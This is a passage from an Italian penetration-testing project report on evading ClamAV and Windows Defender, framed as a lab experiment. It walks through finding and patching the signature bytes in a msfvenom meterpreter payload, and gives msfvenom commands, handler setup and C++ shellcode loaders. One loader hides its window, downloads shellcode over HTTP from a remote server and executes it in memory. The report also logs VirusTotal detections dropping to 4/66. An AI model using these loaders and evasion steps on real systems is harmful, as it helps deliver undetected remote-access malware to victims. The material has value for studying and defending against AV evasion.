
```

(reverse\_https), di specificare la tipologia di payload (exe) e di definire la directory in cui memorizzare il payload.

- disabilitare Windows Defender prima di condividere il payload, altrimenti questo verrà eliminato automaticamente dall'antivirus.

Ricordiamo che questo esperimento ha l'obiettivo di mostrare la tecnica *Divide et Impera*, successivamente, vedremo come bypassare anche Windows Defender;

- condividere il payload generato con la macchina Windows. Sono tanti i modi per farlo, ad esempio sfruttare le funzionalità di VBox per creare una cartella condivisa tra l'host (Windows) e la macchina Kali:





- mettere in ascolto la macchina Kali configurando il modulo *handler* con gli opportuni parametri:

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf6 exploit(multi/handler) > set lhost 192.168.33.213
lhost => 192.168.33.213
msf6 exploit(multi/handler) > set lport 7001
lport => 7001
```

- eseguire il file `reverse_https`. Di seguito è riportata la connessione correttamente stabilita:

```
msf6 exploit(multi/handler) > run
[*] Started HTTPS reverse handler on https://192.168.193.213:7001
[!] https://192.168.193.213:7001 handling request from 192.168.193.73; (UUID: onlwfiyz) Without a database connected that payload UUID tracking will not work!
[*] https://192.168.193.213:7001 handling request from 192.168.193.73; (UUID: onlwfiyz) Staging x86 payload (176220 bytes) ...
[!] https://192.168.193.213:7001 handling request from 192.168.193.73; (UUID: onlwfiyz) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (192.168.193.213:7001 -> 127.0.0.1) at 2022-06-18 04:59:18 -0400
```

- effettuare la scansione del file `reverse_https` con `clamscan`:

```
C:\Users\loren\Desktop\Esemi magistrale\Penetration testing\progetto_pt\AV evasion\payload\reverse_https.exe: Win.Trojan.Swrort-5710536-0 FOUND
----- SCAN SUMMARY -----
Known viruses: 8618524
Engine version: 0.105.0
Scanned directories: 0
Scanned files: 1
Infected files: 1
Data scanned: 0.07 MB
Data read: 0.07 MB (ratio 1.00:1)
Time: 15.720 sec (0 m 15 s)
Start Date: 2022:06:17 20:59:50
End Date: 2022:06:17 21:00:06
```

La scansione come ci aspettavamo ha rilevato un malware.

Nelle fasi successive cercheremo di capire quali sono i byte che causano il rilevamento di questo malware applicando la tecnica di *Divide et Impera*;

- eseguire lo script powershell con privilegi di amministratore per suddividere il file `reverse_https` in blocchi. In caso di permessi negati per eseguire lo script lanciare il comando `Set-ExecutionPolicy Unrestricted -Scope CurrentUser -Force`:

```

PS C:\av-evasion> Import-Module .\Find-AVSignature.ps1
PS C:\av-evasion> Find-AVSignature -Startbyte 0 -Endbyte max -Interval 10000 -Path C:\av-evasion\reverse_https.exe -OutPath C:\av-evasion\test1 -Force -Verbose
DETTAGLIATO: StartByte: 0
DETTAGLIATO: EndByte: 73801
DETTAGLIATO: This script will now write 8 binaries to "C:\av-evasion\test1".
DETTAGLIATO: Byte 0 -> 0
DETTAGLIATO: C:\av-evasion\test1\reverse_https_0.bin
DETTAGLIATO: Byte 0 -> 10000
DETTAGLIATO: C:\av-evasion\test1\reverse_https_10000.bin
DETTAGLIATO: Byte 0 -> 20000
DETTAGLIATO: C:\av-evasion\test1\reverse_https_20000.bin
DETTAGLIATO: Byte 0 -> 30000
DETTAGLIATO: C:\av-evasion\test1\reverse_https_30000.bin
DETTAGLIATO: Byte 0 -> 40000
DETTAGLIATO: C:\av-evasion\test1\reverse_https_40000.bin
DETTAGLIATO: Byte 0 -> 50000
DETTAGLIATO: C:\av-evasion\test1\reverse_https_50000.bin
DETTAGLIATO: Byte 0 -> 60000
DETTAGLIATO: C:\av-evasion\test1\reverse_https_60000.bin
DETTAGLIATO: Byte 0 -> 70000
DETTAGLIATO: C:\av-evasion\test1\reverse_https_70000.bin
DETTAGLIATO: Byte 0 -> 73801
DETTAGLIATO: C:\av-evasion\test1\reverse_https_73801.bin
DETTAGLIATO: Files written to disk. Flushing memory.
DETTAGLIATO: Completed!

```

I parametri Startbyte e Endbyte definiscono quale parte del file suddividere in blocchi. Alla prima iterazione viene esaminato tutto il file dal byte 0 a max. Il parametro Interval specifica la dimensione dell'intervallo con cui dividere il file (in questo caso 10000). I parametri Path e OutPath specificano rispettivamente il file da dividere in blocchi (reverse\_https) e la directory in cui memorizzare il risultato dell'operazione(test1). Dal risultato riportato nell'immagine si evince che la cartella test1 è stata creata correttamente e all'interno contiene il file suddiviso in blocchi;

- usare clamscan per analizzare la cartella test1:

```

PS C:\Users\loren\Desktop\Progetto Av Pen Testing\Esempi Antivirus Evasion\clamav-0.105.0.win.x64> .\clamscan.exe C:\av-evasion\test1\
Loading: 12s, ETA: 0s [=====] 8.62M/8.62M sigs
Compiling: 2s, ETA: 0s [=====] 41/41 tasks

C:\av-evasion\test1\reverse_https_0.bin: Empty file
C:\av-evasion\test1\reverse_https_10000.bin: OK
C:\av-evasion\test1\reverse_https_20000.bin: OK
C:\av-evasion\test1\reverse_https_30000.bin: OK
C:\av-evasion\test1\reverse_https_40000.bin: Win.Trojan.Swrort-5710536-0 FOUND
C:\av-evasion\test1\reverse_https_50000.bin: Win.Trojan.Swrort-5710536-0 FOUND
C:\av-evasion\test1\reverse_https_60000.bin: Win.Trojan.Swrort-5710536-0 FOUND
C:\av-evasion\test1\reverse_https_70000.bin: Win.Trojan.Swrort-5710536-0 FOUND
C:\av-evasion\test1\reverse_https_73801.bin: Win.Trojan.Swrort-5710536-0 FOUND

----- SCAN SUMMARY -----
Known viruses: 8618524
Engine version: 0.105.0
Scanned directories: 1
Scanned files: 8
Infected files: 5
Data scanned: 0.32 MB
Data read: 0.32 MB (ratio 1.00:1)
Time: 16.842 sec (0 m 16 s)
Start Date: 2022:06:17 21:58:18
End Date: 2022:06:17 21:58:35

```

Dalla scansione si nota che dal byte 40000 viene rilevato il malware, quindi probabilmente i byte incriminanti si trovano tra 30000 e 40000;

- applicare lo script a partire dal byte 30000 fino al byte 40000 con un intervallo di

1000:

```
PS C:\lav-evasion> Find-AVSignature -Startbyte 30000 -Endbyte 40000 -Interval 1000 -Path C:\lav-evasion\reverse_https.exe -OutPath C:\lav-evasion\test2 -Force -Verbose

Directory: C:\lav-evasion

Mode                LastWriteTime         Length Name
----                -
d-----          17/06/2022   22:07             test2
DETTAGLIATO: StartByte: 30000
DETTAGLIATO: EndByte: 40000
DETTAGLIATO: This script will now write 10 binaries to "C:\lav-evasion\test2".
DETTAGLIATO: Byte 0 -> 30000
DETTAGLIATO: C:\lav-evasion\test2\reverse_https_30000.bin
DETTAGLIATO: Byte 0 -> 31000
DETTAGLIATO: C:\lav-evasion\test2\reverse_https_31000.bin
DETTAGLIATO: Byte 0 -> 32000
DETTAGLIATO: C:\lav-evasion\test2\reverse_https_32000.bin
DETTAGLIATO: Byte 0 -> 33000
DETTAGLIATO: C:\lav-evasion\test2\reverse_https_33000.bin
DETTAGLIATO: Byte 0 -> 34000
DETTAGLIATO: C:\lav-evasion\test2\reverse_https_34000.bin
DETTAGLIATO: Byte 0 -> 35000
DETTAGLIATO: C:\lav-evasion\test2\reverse_https_35000.bin
DETTAGLIATO: Byte 0 -> 36000
DETTAGLIATO: C:\lav-evasion\test2\reverse_https_36000.bin
DETTAGLIATO: Byte 0 -> 37000
DETTAGLIATO: C:\lav-evasion\test2\reverse_https_37000.bin
DETTAGLIATO: Byte 0 -> 38000
DETTAGLIATO: C:\lav-evasion\test2\reverse_https_38000.bin
DETTAGLIATO: Byte 0 -> 39000
DETTAGLIATO: C:\lav-evasion\test2\reverse_https_39000.bin
DETTAGLIATO: Byte 0 -> 40000
DETTAGLIATO: C:\lav-evasion\test2\reverse_https_40000.bin
DETTAGLIATO: Files written to disk. Flushing memory.
DETTAGLIATO: Completed!
```

Il risultato è memorizzato nella cartella test2;

- usare clamscan per la scansione della cartella test2:

```
PS C:\Users\loren\Desktop\Progetto Av Pen Testing\Esempi Antivirus Evasion\clamav-0.105.0.win.x64> .\clamscan.exe C:\lav-evasion\test2\
Loading: 12s, ETA: 0s [=====] 8.62M/8.62M sigs
Compiling: 3s, ETA: 0s [=====] 41/41 tasks

C:\lav-evasion\test2\reverse_https_30000.bin: OK
C:\lav-evasion\test2\reverse_https_31000.bin: OK
C:\lav-evasion\test2\reverse_https_32000.bin: OK
C:\lav-evasion\test2\reverse_https_33000.bin: OK
C:\lav-evasion\test2\reverse_https_34000.bin: OK
C:\lav-evasion\test2\reverse_https_35000.bin: OK
C:\lav-evasion\test2\reverse_https_36000.bin: OK
C:\lav-evasion\test2\reverse_https_37000.bin: OK
C:\lav-evasion\test2\reverse_https_38000.bin: Win.Trojan.Swrort-5710536-0 FOUND
C:\lav-evasion\test2\reverse_https_39000.bin: Win.Trojan.Swrort-5710536-0 FOUND
C:\lav-evasion\test2\reverse_https_40000.bin: Win.Trojan.Swrort-5710536-0 FOUND

----- SCAN SUMMARY -----
Known viruses: 8618524
Engine version: 0.105.0
Scanned directories: 1
Scanned files: 11
Infected files: 3
Data scanned: 0.35 MB
Data read: 0.35 MB (ratio 1.00:1)
Time: 17.542 sec (0 m 17 s)
Start Date: 2022:06:17 22:07:48
End Date: 2022:06:17 22:08:06
```

- ripetere i passi precedenti fino ad ottenere il byte che permette a clamscan di rilevare il malware. Di seguito è riportata l'ultima scansione effettuata:

```

PS C:\Users\loren\Desktop\Progetto Av Pen Testing\Esempi Antivirus Evasion\clamav-0.105.0.win.x64> .\clamscan.exe C:\av-evasion\test5\
Loading: 13s, ETA: 0s [=====] 8.62M/8.62M sigs
Compiling: 2s, ETA: 0s [=====] 41/41 tasks

C:\av-evasion\test5\reverse_https_37740.bin: OK
C:\av-evasion\test5\reverse_https_37741.bin: OK
C:\av-evasion\test5\reverse_https_37742.bin: OK
C:\av-evasion\test5\reverse_https_37743.bin: OK
C:\av-evasion\test5\reverse_https_37744.bin: OK
C:\av-evasion\test5\reverse_https_37745.bin: Win.Trojan.Swrort-5710536-0 FOUND
C:\av-evasion\test5\reverse_https_37746.bin: Win.Trojan.Swrort-5710536-0 FOUND
C:\av-evasion\test5\reverse_https_37747.bin: Win.Trojan.Swrort-5710536-0 FOUND
C:\av-evasion\test5\reverse_https_37748.bin: Win.Trojan.Swrort-5710536-0 FOUND
C:\av-evasion\test5\reverse_https_37749.bin: Win.Trojan.Swrort-5710536-0 FOUND
C:\av-evasion\test5\reverse_https_37750.bin: Win.Trojan.Swrort-5710536-0 FOUND

----- SCAN SUMMARY -----
Known viruses: 8618524
Engine version: 0.105.0
Scanned directories: 1
Scanned files: 11
Infected files: 6
Data scanned: 0.39 MB
Data read: 0.39 MB (ratio 1.00:1)
Time: 19.044 sec (0 m 19 s)
Start Date: 2022:06:17 22:17:16
End Date: 2022:06:17 22:17:35

```

Come si evince dall'immagine sopra riportata il byte che causa la rilevazione è 37744 o 37745. Nei passi successivi l'obiettivo sarà quello di modificare il file reverse\_https in modo tale da non essere più rilevato da clamscan;

- copiare il file reverse\_https, rinominare il nuovo file reverse\_https\_mod per distinguerli e modificare il byte 37744:

```

PS C:\av-evasion> $bytes = [System.IO.File]::ReadAllBytes('C:\av-evasion\reverse_https.exe')
PS C:\av-evasion> $bytes[37744] = 0
PS C:\av-evasion> [System.IO.File]::WriteAllBytes("C:\av-evasion\reverse_https_mod.exe", $bytes)

```

- eseguire con clamscan la scansione del file reverse\_https\_mod.

Dall'immagine sottostante è evidente che la scansione non rileva più lo stesso malware. Infatti, l'antivirus spesso utilizza più firme che gli permettono di rilevare un file come malevolo. Sarà necessario quindi ripetere nuovamente il procedimento per far sì che il file ottenuto bypassi il controllo di clamscan:

```

PS C:\Users\loren\Desktop\Progetto Av Pen Testing\Esempi Antivirus Evasion\clamav-0.105.0.win.x64> .\clamscan.exe C:\av-evasion\reverse_https_mod.exe
Loading: 11s, ETA: 0s [=====] 8.62M/8.62M sigs
Compiling: 3s, ETA: 0s [=====] 41/41 tasks

C:\av-evasion\reverse_https_mod.exe: BC.Win.Trojan.Swrort-17210 FOUND

----- SCAN SUMMARY -----
Known viruses: 8618524
Engine version: 0.105.0
Scanned directories: 0
Scanned files: 1
Infected files: 1
Data scanned: 0.07 MB
Data read: 0.07 MB (ratio 1.00:1)
Time: 15.451 sec (0 m 15 s)
Start Date: 2022:06:17 22:27:42
End Date: 2022:06:17 22:27:57

```

- ripetere il procedimento per eludere la nuova firma utilizzata da clamscan fino ad ottenere il seguente risultato:

```

PS C:\Users\loren\Desktop\Progetto Av Pen Testing\Esempi Antivirus Evasion\clamav-0.105.0.win.x64> .\clamsan.exe C:\av-evasion\reverse_mod_1.exe
Loading: 11s, ETA: 0s [=====] 8.62M/8.62M sigs
Compiling: 3s, ETA: 0s [=====] 41/41 tasks

C:\av-evasion\reverse_mod_1.exe: OK

----- SCAN SUMMARY -----
Known viruses: 8618524
Engine version: 0.105.0
Scanned directories: 0
Scanned files: 1
Infected files: 0
Data scanned: 0.07 MB
Data read: 0.07 MB (ratio 1.00:1)
Time: 15.396 sec (0 m 15 s)
Start Date: 2022:06:17 23:07:31
End Date: 2022:06:17 23:07:46

```

Il file dopo i cambiamenti effettuati non è più rilevato come malware dall'antivirus ClamAV.

Dall'esperimento `reverse_https` potremmo quindi pensare di aver raggiunto il nostro obiettivo ma purtroppo non è così semplice. Nonostante ciò l'obiettivo principale dell'esperimento è stato raggiunto, ossia, mostrare nel dettaglio la tecnica di *Divide et Impera*.

Nella prossima sezione vedremo, invece, come poter bypassare completamente il controllo effettuato da clamscan e anche da Windows Defender che fino ad ora è stato disabilitato.

### 4.3 ClamAV e Windows Defender evasion

Un attento lettore, analizzando l'esperimento `reverse_https`, si sarà accorto che il file `reverse_https` è stato modificato semplicemente settando alcuni byte a 0, quindi nessuno ci assicura che il file continui a svolgere il compito per cui è stato creato. Questo ci fa capire che per bypassare i controlli di un antivirus non basta modificare i byte incriminanti di un file malevolo, ma è necessario anche lasciare inalterato il suo comportamento.

Di seguito sono riportati tre esperimenti in ordine di complessità. Il primo ha lo scopo di mostrare una soluzione in grado di eludere il controllo dell'antivirus ClamAV mentre i restanti due hanno come obiettivo non solo di bypassare ClamAv ma anche Windows Defender.

#### Configurazione esperimenti

I due esperimenti sono stati realizzati utilizzando:

- l'antivirus ClamAv, installato su un sistema operativo Windows 10 Home 64 bit, per effettuare le scansioni dei file mediante clamscan;

- Kali Linux su VirtualBox per la generazione dello shellcode mediante msfvenom e l'utilizzo del modulo handler per gestire gli exploit lanciati al di fuori del framework;
- Visual Studio come ambiente di sviluppo per la realizzazione dei codici in C++.

## Esperimento AvEvasion no download

L'obiettivo dell'esperimento AvEvasion no download è di bypassare il controllo di ClamAv e può essere raggiunto riproducendo i seguenti passi:

- creare con l'aiuto di msfvenom uno shellcode che può essere inserito all'interno di codice C:

```

root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.74.213 lport=7001 -f c -b '\x00\x0a\x0d' -o /root/Desktop/Progetto\ Pen.\ testing\shellcode.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 3 compatible encoders
Attempting to encode payload with 1 iterations of generic/nop
generic/nop failed with Encoding failed due to a bad character (index=79, char=0x78)
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 551 (iteration=0)
x64/xor chosen with final size 551
Payload size: 551 bytes
Final size of c file: 2339 bytes
Saved as: /root/Desktop/Progetto Pen. testing/shellcode.txt

```

I parametri `-f`, `-p` permettono di specificare rispettivamente la tipologia di payload (shellcode per codice C) e il payload da generare (reverse\_tcp);

- realizzare l'exploit che permette di eseguire lo shellcode:

---

```

#include <iostream>

#include<windows.h>

#include <string>

#include <stdio.h>

int main() {
    unsigned char buff[] =
        "sostituire_con_la_codifica_esadecimale_dello_shellcode";

    void* exec = VirtualAlloc(0, sizeof buff, MEM_COMMIT,
        PAGE_EXECUTE_READWRITE);
    memcpy(exec, buff, sizeof buff);
    ((void(*)())exec)();
}

```

---

La variabile *buff* contiene lo shellcode codificato in esadecimale precedentemente preparato con msfvenom. La funzione *VirtualAlloc* permette di allocare la pagina di memoria in cui verrà eseguito lo shellcode. La funzione *memcpy* copia lo shellcode nella zona di memoria appena allocata. Infine, lo shellcode viene eseguito.

- disabilitare Windows Defender, per il momento, e avviare sulla macchina Kali il modulo handler:

```
msf6 > use multi/handler /var/www/html
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.74.213
lhost => 192.168.74.213
msf6 exploit(multi/handler) > set lport 7001
lport => 7001
msf6 exploit(multi/handler) > run
```

- eseguire il programma:

```
[*] Started reverse TCP handler on 192.168.74.213:7001
[*] Sending stage (200262 bytes) to 192.168.74.72
[*] Meterpreter session 1 opened (192.168.74.213:7001 -> 192.168.74.72:57100 ) at 2022-06-18 12:07:13 -0400

meterpreter > ls
Listing: C:\Users\loren\Desktop\Progetto Av Pen Testing\PenTesting\x64\Release
```

La connessione è stata instaurata correttamente, quindi lo shellcode è stato eseguito come ci aspettavamo;

- scansionare l'eseguibile con clamscan per vedere se ClamAv lo individua come malware:

```
PS C:\Users\loren\Desktop\Progetto Av Pen Testing\Esempi Antivirus Evasion\clamav-0.105.0.win.x64> .\clamscan.exe 'C:\Users\loren\Desktop\Progetto Av Pen Testing\PenTesting\x64\Release\AvEvasion_1_No_Http.exe'
Loading: 15s, ETA: 0s [=====] 8.62M/8.62M sigs
Compiling: 2s, ETA: 0s [=====] 41/41 tasks

C:\Users\loren\Desktop\Progetto Av Pen Testing\PenTesting\x64\Release\AvEvasion_1_No_Http.exe: OK


----- SCAN SUMMARY -----
Known viruses: 8618524
Engine version: 0.105.0
Scanned directories: 0
Scanned files: 1
Infected files: 0
Data scanned: 0.01 MB
Data read: 0.01 MB (ratio 1.00:1)
Time: 19.141 sec (0 m 19 s)
Start Date: 2022:06:18 18:11:44
End Date: 2022:06:18 18:12:04
```

Come si può osservare dall'immagine riportata sopra, clamscan non rileva il file come infetto.

L'obiettivo prefissato dall'esperimento AvEvasion no download è stato raggiunto, infatti, l'antivirus ClamAv non rileva come malware il file. Ma ClamAv non è l'unico antivirus. Come si comporta il programma realizzato nell'esperimento con altri AV?


Per rispondere a questa domanda usufruiremo del servizio messo a disposizione da VirusTotal che consente di analizzare gratuitamente il contenuto di files e/o URLs per scovare virus o malwares sfruttando diversi antivirus.

Di seguito è riportato il risultato di VirusTotal applicato all'eseguibile generato nell'esperimento reverse\_https che era rilevato anche da ClamAv:



50/68 degli antivirus usati da VirusTotal rilevano il file come malware.

Vediamo, invece, cosa succede con l'eseguibile ottenuto dal nuovo esperimento:



22/67 degli antivirus usati da VirusTotal rilevano il file come malware. Un risultato, dal punto di vista dell'evasione, di gran lunga migliore. Ma ancora non basta.

Cosa accade se abilitiamo Windows Defender?

Non ci resta che provare. Abilitiamo Windows Defender, avviamo il modulo handler sulla macchina Kali ed eseguiamo nuovamente il programma:



C:\Users\Ioren\Desktop\Progetto Av Pen Testing\PenTesting\x64\Release\AvEvasion 1 No Http.... X



C:\Users\Ioren\Desktop\Progetto Av Pen Testing\PenTesting\x64\Release\AvEvasion 1 No Http.exe

Impossibile completare l'operazione. Il file contiene un virus o software potenzialmente indesiderato.

L'antivirus blocca immediatamente l'esecuzione del file. Quindi, per eludere i controlli effettuati da Windows Defender abbiamo bisogno di una strategia più intelligente.

### Esperimento AvEvasion download

L'esperimento AvEvasion download ha l'obiettivo di eludere i controlli di Windows Defender.

Per raggiungere questo scopo dobbiamo modificare la struttura del codice senza alterarne il comportamento. Il problema principale del codice AVEvasion no download è costituito dal fatto che lo shellcode è generato e poi inserito in chiaro all'interno del codice e quindi la maggior parte degli antivirus sono in grado di rilevare il programma come malware. Per evitare di scrivere lo shellcode in chiaro l'idea è di generare e memorizzare lo shellcode su un server remoto e mediante una richiesta http accedere allo shellcode per poi iniettarlo in memoria ed eseguirlo. Di seguito è riportato il codice per implementare l'idea appena spiegata:

---

```
#include <string.h>
#include <winsock2.h>
#include <windows.h>
#include <iostream>
#include <vector>
#include <locale>
#include <sstream>
#include <algorithm>

using namespace std;
#pragma comment(lib, "ws2_32.lib")
```

```

string parseData(string data);
int getHeaderLength(string content);

int main(void) {
    WSADATA wsaData;
    SOCKET Socket;
    SOCKADDR_IN SockAddr;
    int lineCount = 0;
    int rowCount = 0;
    struct hostent* host;
    locale local;
    char buffer[10000];
    int i = 0;
    int nDataLength;
    string website_HTML;

    // Per nascondere la console che viene lanciata
    ::ShowWindow(::GetConsoleWindow(), SW_HIDE);

    // website url da cui prendiamo lo shellcode precedentemente creato
    con msfvenom

    string url = "sostituire_con_ip_della_macchina_kali";

    //richiesta HTTP GET
    string get_http = "GET /shellcode.txt HTTP/1.1\r\nHost: " + url +
        "\r\nConnection: close\r\n\r\n";

    if (WSAStartup(MAKEWORD(2, 2), &wsaData) != 0) {
        cout << "WSAStartup failed.\n";
        system("pause");
    }
}

```

```

    //return 1;
}

Socket = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
host = gethostbyname(url.c_str());

SockAddr.sin_port = htons(80);
SockAddr.sin_family = AF_INET;
SockAddr.sin_addr.s_addr = *((unsigned long*)host->h_addr);

if (connect(Socket, (SOCKADDR*)&SockAddr, sizeof(SockAddr)) != 0) {
    cout << "Could not connect";
    system("pause");
    //return 1;
}

// invio richiesta GET / HTTP
send(Socket, get_http.c_str(), strlen(get_http.c_str()), 0);

// recieve html
while ((nDataLength = recv(Socket, buffer, 10000, 0)) > 0) {
    int i = 0;
    while (buffer[i] >= 32 || buffer[i] == '\n' || buffer[i] == '\r') {

        website_HTML += buffer[i];
        i += 1;
    }
}

closesocket(Socket);
WSACleanup();

```

```

string shellcode = parseData(website_HTML);

unsigned char buf[560];

// Per convertire l'input in un array di unsigned char
char* char_arr = &shellcode[0];

char* end = char_arr;
for (int i = 0; i < 560; i++) {
    long int a = strtol(end, &end, 16);
    buf[i] = a;
}

Sleep(10000);

// Esecuzione dello shellcode
void* exec = VirtualAlloc(0, sizeof buf, MEM_COMMIT,
    PAGE_EXECUTE_READWRITE);
memcpy(exec, buf, sizeof buf);
((void(*)())exec)();

// pause
cout << "\n\nPress ANY key to close.\n\n";
cin.ignore(); cin.get();
return 0;
}

// Prende cio che mi serve dalla risposta alla richiesta get
string parseData(string data) {
    // Elimino l'header e lascio solo lo shellcode
    int afterHeader = getHeaderLength(data);

```

```

data.erase(0, afterHeader);
int findPos = data.find("\");
data.erase(0, findPos);

data.erase(remove(data.begin(), data.end(), '\\"'), data.end());
data.erase(remove(data.begin(), data.end(), ';'), data.end());
data.erase(remove(data.begin(), data.end(), '\n'), data.end());

// Modifico \x con 0x e aggiungo spazi tra i valori esadecimali
string newStr = "";
for (int i = 0; i < 560 * 4; i += 4) {
    for (int j = 0; j < 4; j++) {
        if (data[i + j] == '\\')
            newStr += "0";
        else
            newStr += data[i + j];
    }
    newStr += " ";
}
return newStr;
}

// Calcola la lunghezza dell'header della risposta get
int getHeaderLength(string content)
{
    const char* srchStr1 = "\r\n\r\n", * srchStr2 = "\n\r\n\r";
    int findPos = -1;
    int offset = -1;

    findPos = content.find(srchStr1);

```

```

    if (findPos != -1)
    {
        return findPos;
    }

    else
    {
        findPos = content.find(srchStr2);

        if (findPos != -1)
        {
            return findPos;
        }
    }

    return offset;
}

```

---

Il codice per quanto possa sembrare lungo e complesso, semplicemente effettua una richiesta HTTP\_GET e il risultato di tale richiesta viene parsato dalla funzione *parseData* per ricavare lo shellcode. Il resto del programma è uguale al precedente esperimento, infatti, vengono usate le funzioni *VirtualAlloc* e *memcpy* rispettivamente per allocare la memoria per lo shellcode e copiare nella memoria lo shellcode. Infine, lo shellcode è eseguito.

Per portare a termine l'esperimento con successo avviamo il server Apache sulla macchina Kali e memorizziamo lo shellcode ottenuto con msfvenom all'interno della cartella */var/www/html/*. A questo punto non ci resta che avviare il modulo handler con le opzioni opportunamente settate (payload, lhost e lport) ed eseguire il programma appena realizzato. Di seguito è riportato il risultato dell'esecuzione:


```
[*] Started reverse TCP handler on 192.168.90.213:7001
[*] Sending stage (200262 bytes) to 192.168.90.72
[*] Meterpreter session 4 opened (192.168.90.213:7001 → 192.168.90.72:56817 ) at 2022-06-19 09:28:43 -0400

meterpreter > ls
Listing: C:\Users\loren\Desktop\Progetto Av Pen Testing

Mode                Size      Type       Last modified          Name
-----
040777/rwxrwxrwx    4096    dir       2022-06-19 08:54:31 -0400 Cifra
040777/rwxrwxrwx    4096    dir       2022-06-17 08:32:53 -0400 Esempi Antivirus Evasion
040777/rwxrwxrwx    4096    dir       2022-06-19 09:20:37 -0400 PenTesting
040777/rwxrwxrwx    4096    dir       2022-06-19 09:24:59 -0400 Prova
040777/rwxrwxrwx    4096    dir       2022-05-26 07:49:55 -0400 TestConnection
100666/rw-rw-rw-    3306    fil       2022-06-19 09:23:38 -0400 test.txt
```

La prima cosa da notare è che Windows Defender non ha bloccato immediatamente l'esecuzione del programma come era avvenuto in precedenza, inoltre, la connessione è stata stabilita correttamente.

Come per l'esperimento precedente vediamo come si comporta il programma rispetto ad altri antivirus sfruttando VirusTotal:



Solo 4/66 degli antivirus utilizzati da VirusTotal sono in grado di rilevare il file come malware. Un risultato di gran lunga migliore rispetto al precedente.

## Esperimento AvEvasion cifrato

Nell'esperimento precedente Windows Defender non è in grado di bloccare il malware in quanto l'eseguibile non contiene alcuna traccia dello shellcode. Infatti, a tempo di compilazione non si conosce ancora lo shellcode il quale è ottenuto solo a tempo di esecuzione mediante la richiesta http. Sfruttando questa intuizione è possibile realizzare una nuova tecnica di evasione.

